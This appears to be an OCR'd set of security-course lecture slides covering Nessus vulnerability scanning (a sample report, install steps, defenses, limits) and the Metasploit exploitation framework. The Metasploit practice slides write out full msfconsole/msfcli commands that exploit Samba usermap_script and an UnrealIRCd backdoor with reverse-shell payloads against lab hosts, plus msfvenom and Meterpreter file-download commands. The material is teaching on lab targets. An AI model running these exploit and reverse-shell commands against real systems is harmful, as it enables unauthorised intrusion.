INFO	Microsoft Windows SMB NativeLanManager Remote System Information Disclosure	Windows	1
MEDIUM	Microsoft Windows SMB NULL Session Authentication	Windows	1
INFO	Microsoft Windows SMB Registry : Nessus Cannot Access the Windows Registry	Windows	1
INFO	Microsoft Windows SMB Service Detection	Windows	2
CRITICAL	Microsoft Windows XP Unsupported Installation Detection	Windows	1
CRITICAL	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (uncredentialed check)	Windows	1
CRITICAL	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)	Windows	1
INFO	Nessus Scan Information	Settings	1
INFO	Nessus SYN scanner	Port scanners	3
INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1

Host Details

IP: [redacted]

DNS: [redacted]

MAC: 00:50:56:be:27:ef

OS: Microsoft Windows XP Service Pack 2
Microsoft Windows XP Service Pack 3
Windows XP for Embedded Systems


Start: Today at 6:13 AM

End: Today at 6:18 AM

Elapsed: 5 minutes

KB: Download

Vulnerabilities



Source: https://www.tenable.com

Nessus Sample Results

Finance Department Test PCI Scan

CURRENT RESULTS: TODAY AT 9:02 AM

Configure

Hosts > [redacted] > Vulnerabilities 27

MEDIUM Microsoft Windows SMB NULL Session Authentication

Description

The remote host is running Microsoft Windows. It is possible to log into it using a NULL session (i.e., with no login or password).

Depending on the configuration, it may be possible for an unauthenticated, remote attacker to leverage this issue to get information about the remote host.

Solution

Apply the following registry changes per the referenced Technet advisories :

Set :
- HKLM\SYSTEM\CurrentControlSet\Control\LSA\RestrictAnonymous=1
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\restrictnullsessaccess=1

Remove BROWSER from :
- HKLM\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters\NullSessionPipes

Reboot once the registry changes are complete.

See Also

http://support.microsoft.com/kb/q143474/
http://support.microsoft.com/kb/q246261/
http://technet.microsoft.com/en-us/library/cc785969(WS.10).aspx

Output

```
It was possible to bind to the \browser pipe
```

Port	Hosts
445 / tcp / cifs	[redacted]

Plugin Details

Severity:	Medium
ID:	26920
Version:	$Revision: 1.30 $
Type:	remote
Family:	Windows
Published:	2007/10/04
Modified:	2012/02/29

Risk Information

Risk Factor: Medium
CVSS Base Score: 5.0
CVSS Vector: CVSS2#AV:N/AC:L/Au:N/C:P/I:N/A:N
CVSS Temporal Vector: CVSS2#E:U/RL:U/RC:ND
CVSS Temporal Score: 4.3

Vulnerability Information

Exploit Available: false
Exploit Ease: No known exploits are available
Vulnerability Pub Date: 1999/07/14

Reference Information

CVE: CVE-1999-0519, CVE-1999-0520, CVE-2002-1117
OSVDB: 299, 8230
BID: 494

Source: https://www.tenable.com

Practice: Nessus Installation and Usage

- It's time to install Nessus and *scan 'em all*!
- Note that there are 3 offerings under the Nessus Family: ***Nessus Essentials***, ***Nessus Professional***, ***tenable.io*** (see the next slide)
- In the past, there were two versions: ***Nessus Home*** and ***Nessus Professional***
- Get Nessus Essentials for Linux (Nessus 8.13.1 for Unix/Linux) from: https://www.tenable.com/downloads/nessus
- Register for an activation code at: https://www.tenable.com/products/nessus/activation-code

Nessus Versions and Features

nessus Essentials

FREE DOWNLOAD

Scan 16 IPs

- ✓ Use anywhere
- ✓ Free training and guidance
- ✓ Support via Tenable Community

Ideal for: Educators, students and individuals starting their careers in Cyber Security. Learn more about using Essentials in the classroom with the Tenable for Education program.

Learn More

Download

nessus Professional

SUBSCRIPTION

Scan Unlimited IPs

- ✓ Unlimited assessments
- ✓ Use anywhere, annual subscription
- ✓ Configuration assessment
- ✓ Live Results
- ✓ Configurable Reports
- ✓ Email and Community Support
- ✓ Advanced Support available with subscription

Ideal for: Consultants, Pen Testers and Security Practitioners

Learn More

Try Buy

tenable.io

SUBSCRIPTION

Deploy Unlimited Scanners

- ✓ Unlimited Nessus Scanners
- ✓ Managed in the Cloud
- ✓ Includes Predictive Prioritization
- ✓ Advanced Dashboards and Reports
- ✓ Role-Based Access Control
- ✓ Advanced Support
- ✓ Enterprise Scalability
- ✓ Priced per asset, annual subscription

Ideal for: Vulnerability Management for small, medium and enterprise organizations

Learn More

Try Buy

Source: https://www.tenable.com

Nessus Download for Kali

Download Nessus | Tenable®

tenable.com/downloads/nessus?loginAttempted=true

- Nessus
- Nessus Agents
- Nessus Network Monitor
- Tenable.sc
- Integrations
- Log Correlation Engine
- Tenable Core
- Tenable.ot
- Web Application Scanning
- Compliance & Audit Files

Nessus-8.13.1-debian6_amd64.deb	Debian 9, 10 / Kali Linux 1, 2017.3, 2018, 2019, 2020 AMD64	43.6 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-debian6_i386.deb	Debian 9, 10 / Kali Linux 1, 2017.3 i386(32-bit)	41.5 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-suse11.x86_64.rpm	SUSE 11 Enterprise (64-bit)	41.1 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-es7.x86_64.rpm	Red Hat ES 7 (64-bit) / CentOS 7 / Oracle Linux 7 (including Unbreakable Enterprise Kernel)	40.9 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-es8.x86_64.rpm	Red Hat ES 8 (64-bit) / CentOS 8 / Oracle Linux 8 (including Unbreakable Enterprise Kernel)	41.2 MB	Dec 16, 2020	Checksum
Nessus-8.13.1-fc20.x86_64.rpm	Fedora 20, 21, 25, 26, 27 (64-bit)	41 MB	Dec 16, 2020	Checksum

Source: https://www.tenable.com

Practice: Nessus Installation and Usage

- **Installation & setup** on **Ubuntu/Kali** (> 10GB disk):
  - sudo dpkg --install Nessus-8.13.1-debian6_amd64.deb
  - /etc/init.d/nessusd start
  - Make Nessus upon booting: update-rc.d nessusd enable
  - https://localhost:**8834** (the cert is **self-signed**)
- See also: https://www.tenable.com/blog/getting-started-with-nessus-on-kali-linux
- **Vulnerable target system** to scan:
  - Hackerdemia LiveCD (http://hackingdojo.com/dojo-media)
  - Or get it from SourceForge: https://sourceforge.net/projects/virtualhacking/files/os/hackerdemia/

Practice: Nessus Installation and Usage


- Vulnerability-scanning **steps** with Nessus:
  - Create Nessus **policies**, which can be based on provided **policy templates**, e.g. Basic Network Scan
  - Specify the policies' **targets** and scanning **options**
  - **Launch** the policy (if it's not scheduled)
  - **Check** the scanning result
  - **Export** the scanning result if needed

Defense against Vulnerability Scanning

- Close **unused ports**
- Keep system **patched**
  - Pros & cons of patching?
- Scan your own network (periodically):
  - Find your network's vulnerabilities **before** attackers do
  - But, understand what you are doing:
    - Is it safe to scan?
    - Will **DoS tests** crash my own machines?
    - Will **password tests** lock out my legitimate users?

Defense against Vulnerability Scanning

- "*Safe Checks*" setting: enables/disables plugins which can have negative effects on the network, device/application being tested



Source: https://www.tenable.com


- See: https://www.tenable.com/blog/understanding-the-nessus-safe-checks-option

Vulnerability-Scanning Limitations

- **Limitations** of vulnerability scanning tools:
  - Only check for **known vulnerabilities**
    - How about zero days?
  - Only check for **specified targets**
  - They are not as smart as your attackers
  - It is only about **a snapshot in time** of the system's security:
    - *Periodic*, scheduled scan is thus important!

Nessus “Live Results” Feature

It automatically performs an *offline vulnerability assessment* with every plugin update: showing you where you may have vulnerabilities based on your scan history



Source: https://www.tenable.com

Nessus Resources


- Nessus vulnerability scanner: https://www.tenable.com/products/nessus
- Nessus 8.0 User Guide: https://docs.tenable.com/nessus/8_0/Content/Resources/PDF/Nessus_8_0.pdf
- Nessus Compliance Checks Reference Guide: https://docs.tenable.com/nessus/complianceechecksreference/Content/Resources/PDF/NessusComplianceChecksReference.pdf

Phase 3: Gaining Access (using Exploitation Engines)

Big Picture of Attacks

Reconnaissance

Scanning



Break-in

Malware

Hiding

Progress Overview

- System attacks and defenses:
  - Reconnaissance
  - Scanning
  - Automated vulnerability finding
  - **Automated exploitation**
  - Attacks to gain access, e.g., buffer overflow attacks and defenses

Exploit/Exploitation Engines

- Various exploit PoCs are available
- Yet, it is difficult to develop working exploit
  - We need reliable shell code
- **Metasploit**:
  - An **exploitation engine/framework** that acts as an *assembly line* for mass production of exploits
  - Does the main part of the work to develop a custom exploit
- Exploitation engines are not (specifically) vulnerability scanners

Metasploit

- Some historical notes:
  - 2003: Created by H. D. Moore as a portable network tool using **Perl**
  - 2007: Had been completely rewritten in **Ruby**
  - 2009: Was acquired by **Rapid7**
- Other similar commercial systems:
  - Immunity's Canvas
  - Core Security Technologies' **Core Impact**

Different Metasploit Versions


- Versions:
  - **Metasploit Framework**: open source
  - Commercial versions:
    - **Metasploit Pro (Free 14-day trial)**
    - In the past: Metasploit Express, Metasploit Community, Nexpose Ultimate
- Feature comparison:
  - https://www.rapid7.com/products/metasploit/download/editions/

Different Metasploit Versions

All Features	Pro	Framework
Collect		
De-facto standard for penetration testing with more than 1,500 exploits	✓	✓
Import of network data scan	✓	✓
Network discovery	✓	✗
Basic exploitation	✓	✗
MetaModules for discrete tasks such as network segmentation testing	✓	✗
Integrations via Remote API	✓	✗
Automate		
Simple web interface	✓	✗
Smart Exploitation	✓	✗
Automated credentials brute forcing	✓	✗
Baseline penetration testing reports	✓	✗
Wizards for standard baseline audits	✓	✗
Task chains for automated custom workflows	✓	✗
Closed-Loop vulnerability validation to prioritize remediation	✓	✗
Infiltrate		
Basic command-line interface	✗	✓
Manual exploitation	✗	✓
Manual credentials brute forcing	✗	✓
Dynamic payloads to evade leading anti-virus solutions	✓	✗
Phishing awareness management and spear phishing	✓	✗
Web app testing for OWASP Top 10 vulnerabilities	✓	✗
Choice of advance command-line (Pro Console) and web interface	✓	✗
Download & Trial	Pro FREE 14-DAY TRIAL	Framework FREE DOWNLOAD


Source: https://www.rapid7.com

Metasploit Components



Source: Skoudis & Liston, Counter Hack Reloaded

Metasploit Architecture



Source

Metasploit Libraries

- **REX**:
  - The basic library for most tasks
  - Handles sockets, protocols, text transformations, and others
  - SSL, SMB, HTTP, XOR, Base64, Unicode
- **MSF::CORE**
  - Provides the ‘basic’ API
  - Defines the Metasploit Framework
- **MSF::BASE**
  - Provides the ‘friendly’ API
  - Provides simplified APIs for use in the Framework
- **MSF::UI**

Metasploit Modules

- **Module**: a standalone piece of code that extends the functionality of the Metasploit Framework
- Module types:
  - **Exploit** module:
    executes a sequence of commands to **target**
    a specific vulnerability in a system/application
  - **Auxiliary** module:
    does not execute a payload, e.g. scanners, fuzzers
  - **Encoder** module:
    ensures that payloads make it to their destination intact
  - **Nop**:
    keeps the payload sizes consistent across exploit attempts
  - **Payload**: *(see the next slide)*

Metasploit Payload

- **Payload**: the shell code that runs **after an exploit** successfully compromises a system
- A payload can:
  - Open **command shell**
  - Open **Meterpreter** (Meta-Interpreter*): described next*
  - **Bind shell**:
    - Attach **a listener** on the exploited system, and waits for the attacking machine to connect to the listener
    - Bind to current port, arbitrary port
  - **Reverse shell**:
    - **Connects back** to the attacking machine

Metasploit Payload

- Windows VNC server DLL inject
- Reverse VNC DLL inject
- Inject DLL into running application
- Create local admin user
- …

- More info on Metasploit:
  https://www.offensive-security.com/metasploit-unleashed/

Meterpreter


- An advanced **multi-function payload!**
- Operates via DLL injection
- Run on memory and leaves **no traces** on the hard drive
- Load and unload scripts and plugins **dynamically**
- Provides an "**OS-agnostic**" **interactive shell** environment
- Allow you to: download a file, obtain the password hashes for user accounts, pivot into other networks, …

Meterpeter: Sample Commands

- **download**: downloads a file from remote machine

```
meterpreter > download c:\\boot.ini
[*] downloading: c:\boot.ini -> c:\boot.ini
[*] downloaded : c:\boot.ini -> c:\boot.ini/boot.ini
meterpreter >
```

- **webcam_snap**: grabs a picture from a **connected web cam** on the target system, and saves it a JPEG image



Source: https://www.offensive-security.com/metasploit-unleashed

Practice: Metasploit Usage

- It's time to install Metasploit and *exploit 'em all*!
- Metasploit is already included in Kali Linux
- **Vulnerable target system** to exploit:
  - Metasploitable 2 (https://sourceforge.net/projects/metasploitable/files/Metasploitable2/)
- You can use:
  - **msfcli**: command line interface used for **scripting**; deprecated and replaced with msfconsole -x option

```
root@kali:~# msfcli exploit/multi/samba/usermap_script RHOST=172.16.194.172 PAYLOAD=cmd/unix/reve
[*] Please wait while we load the module tree...
```

Source: https://www.offensive-security.com/metasploit-unleashed

Practice: Metasploit Usage

- **msfconsole**: see its commands at https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/

```
root@kali:~# msfconsole -x "use exploit/multi/samba/usermap_script;\
set RHOST 172.16.194.172;\
set PAYLOAD cmd/unix/reverse;\
set LHOST 172.16.194.163;\
run"
```

Source: https://www.offensive-security.com/metasploit-unleashed

- GUI, Armitage

Sample Exploitation Steps (Using msfconsole)

- show exploits
- search win7, win8, irc, …
- use **exploit**/unix/irc/unreal_ircd_3281_backdoor (for Metasploitable)
- show targets
- set **target** 0
- show payloads
- set **payload** cmd/unix/reverse
- show options
- set rhost <target-IP-address>
- set lhost <local-IP-address>
- **exploit**
- [run commands on the opened shell]
- ^c to abort the shell session

Standalone Payload

- Standalone **payload generation** is also possible
- In the past: Msfpayload, Msfencode
- Now: **Msfvenom**
  - List payloads: `msfvenom -l payloads`
  - Specify a payload:
    `msfvenom -p` *<payload>*
  - List output formats: `msfvenom --help-formats`
  - Specify output format: `-f` *<format>*
  - Specify output file: `-o` *<format>*

Usefulness of Metasploit

- Metasploit offer **significant advantages** for the **bad guys**:
  - Shorten the time needed to craft a new exploit
  - The task becomes much easier
  - The quality of exploit code is high
- Can Metasploit **help good guys** too? ***Yes!***
  - To validate reported vulnerabilities
  - To pen-test your own systems too
  - To help check IDS/IPS tools' functionality
  - To make management aware of good security practices/products

Metasploit Resources

- Metasploit Unleashed: https://www.offensive-security.com/metasploit-unleashed/
- Metasploitable 2 Exploitability Guide: https://community.rapid7.com/docs/DOC-1875